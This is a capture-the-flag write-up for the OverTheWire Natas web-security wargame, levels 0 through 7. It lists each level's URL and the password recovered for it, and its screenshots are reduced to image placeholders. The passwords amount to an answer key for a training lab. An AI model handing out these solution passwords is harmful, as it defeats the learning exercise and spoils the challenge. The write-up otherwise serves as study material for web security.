OverTheWire Natas Series


Natas teaches the basics of server side web-security.


Each level of natas consists of its own website located at **http://natasX.natas.labs.overthewire.org**, where X is the level number. There is **no SSH login**. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. **All passwords are also stored in /etc/natas_webpass/**. E.g. the password for natas5 is stored in the file /etc/natas_webpass/natas5 and only readable by natas4 and natas5.

▼ Level 0

`Username: natas0`
`Password: natas0`
`URL: http://natas0.natas.labs.overthewire.org`






Password:

0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

▼ Level 1

URL : http://natas1.natas.labs.overthewire.org





Password:

```
TguMNxKo1DSa1tujBLuZJnDUlCcUAPII
```

▼ Level 2

URL : http://natas2.natas.labs.overthewire.org






Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2025-08-15 13:06	303	
users.txt	2025-08-15 13:06	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80





Password:


3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH

▼ Level 3

URL : http://natas3.natas.labs.overthewire.org









Password:

QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

▼ Level 4

URL : http://natas4.natas.labs.overthewire.org







Password:


0n35PkggAPm2zbEpOU802c0x0Msn1ToK

▼ Level 5

URL : http://natas5.natas.labs.overthewire.org









Password:


```
0RoJwHdSKWFTYR5WuiAewauSuNaBXned
```


▼ Level 6

URL : http://natas6.natas.labs.overthewire.org











Password:


```
bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
```

▼ Level 7

URL : http://natas7.natas.labs.overthewire.org









Password:


xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

